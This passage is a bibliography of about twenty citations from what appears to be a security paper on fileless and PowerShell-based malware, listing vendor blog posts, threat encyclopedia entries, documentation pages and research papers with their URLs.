[4] Inocencio, R. HTML_RANSOM.PPS. Threat Encyclopedia. 7 March 2013. http://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/HTML_RANSOM.PPS.

[5] Nieto, A. J. Word and Excel Files Infected Using Windows PowerShell. TrendLabs Security Intelligence Blog. 27 March 2014. http://blog.trendmicro.com/trendlabs-security-intelligence/word-and-excel-files-infected-using-windows-powershell/.

[6] Manahan, M. J. Ransomware Now Uses Windows PowerShell. TrendLabs Security Intelligence Blog. 1 June 2014. http://blog.trendmicro.com/trendlabs-security-intelligence/ransomware-now-uses-windows-powershell/.

[7] Menrige, M. Black Magic: Windows PowerShell Used Again in New Attack. TrendLabs Security Intelligence Blog. 29 May 2014. http://blog.trendmicro.com/trendlabs-security-intelligence/black-magic-windows-powershell-used-again-in-new-attack/.

[8] Microsoft. ZwSetValueKey routine. Windows Hardware Dev Center. 2015. https://msdn.microsoft.com/en-us/library/windows/hardware/ff567109(v=vs.85).aspx.

[9] Wikimedia Foundation, Inc. JScript.Encode. Wikipedia. 12 February 2013. http://en.wikipedia.org/wiki/JScript.Encode.

[10] Santos, R. POWELIKS Levels Up with New Auto-Start Mechanism. TrendLabs Security Intelligence Blog. 18 November 2014. http://blog.trendmicro.com/trendlabs-security-intelligence/poweliks-levels-up-with-new-autostart-mechanism/.

[11] Pernet, C. Fake Judicial Spam Leads to Backdoor with Fake Certificate Authority. TrendLabs Security Intelligence Blog. 30 March 2015. http://blog.trendmicro.com/trendlabs-security-intelligence/fake-judicial-spam-leads-to-backdoor-with-fake-certificate-authority/.

[12] Marcos, M. Without a Trace: Fileless Malware Spotted in the Wild. 20 April 2015. http://blog.trendmicro.com/trendlabs-security-intelligence/without-a-trace-fileless-malware-spotted-in-the-wild/.

[13] File.net. What Is mshta.exe? 2015. http://www.file.net/process/mshta.exe.html.

[14] Popov, Y. DynamicWrapperX v1.0. http://www.script-coding.com/dynwrapx_eng.html.

[15] Salvio, J. New Banking Malware Uses Network Sniffing for Data Theft. TrendLabs Security Intelligence Blog. 27 June 2014. http://blog.trendmicro.com/trendlabs-security-intelligence/new-banking-malware-uses-network-sniffing-for-data-theft/.

[16] Lei Sioting, S. WORM_MORTO.SMA. Threat Encyclopedia. 26 September 2011. http://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/WORM_MORTO.SMA.

[17] Kafeine. Angler EK: Now Capable of ‘Fileless’ Infection (Memory Malware). Malware Don’t Need Coffee. 31 August 2014. http://malware.dontneedcoffee.com/2014/08/angler-ek-now-capable-of-fileless.html.

[18] Trend Micro Incorporated. Internet Explorer Use After Free Vulnerability (CVE-2013-2551). Threat Encyclopedia. 23 October 2014. http://www.trendmicro.com/vinfo/us/threat-encyclopedia/vulnerability/2603/internet-explorer-use-after-free-vulnerability-cve20132551.

[19] Fewer, S. Reflective DLL Injection. Harmony Security. 31 October 2008. http://www.harmonysecurity.com/files/HS-P005_ReflectiveDllInjection.pdf.

[20] Li, B. A Closer Look at the Exploit Kit in CVE-2015-0313 Attack. TrendLabs Security Intelligence Blog. 3 February 2015. http://blog.trendmicro.com/trendlabs-security-intelligence/a-closer-look-at-the-exploit-kit-in-cve-2015-0313-attack/.

[21] Invincea. Fessleak: The Zero-Day Driven Advanced Ransomware Malvertising Campaign. 4 February 2015. http://www.invincea.com/2015/02/fessleak-the-zero-day-driven-advanced-ransomware-malvertising-campaign/.

[22] Clark, R. M. Intelligence Collection. 19 September 2013. https://books.google.com.ph/books?id=xWIXBAAAQBAJ&printsec=frontcover#v=onepage&q=exploit&f=false.

[23] Pi, P. Analysing CVE-2015-0313: The New Flash Player Zero Day. TrendLabs Security Intelligence Blog. 4 February 2015. http://blog.trendmicro.com/trendlabs-security-intelligence/analysing-cve-2015-0313-the-new-flash-player-zero-day/.

[24] Microsoft. Windows. What Is the Prefetch Folder? 2015. http://windows.microsoft.com/en-ph/windows-vista/what-is-the-prefetch-folder.

[25] Harrell, C. Triaging a System Infected with POWELIKS. Journey into Incident Response. 4 January 2015. http://journeyintoir.blogspot.com/2015/01/triaging-system-infected-with-poweliks.html.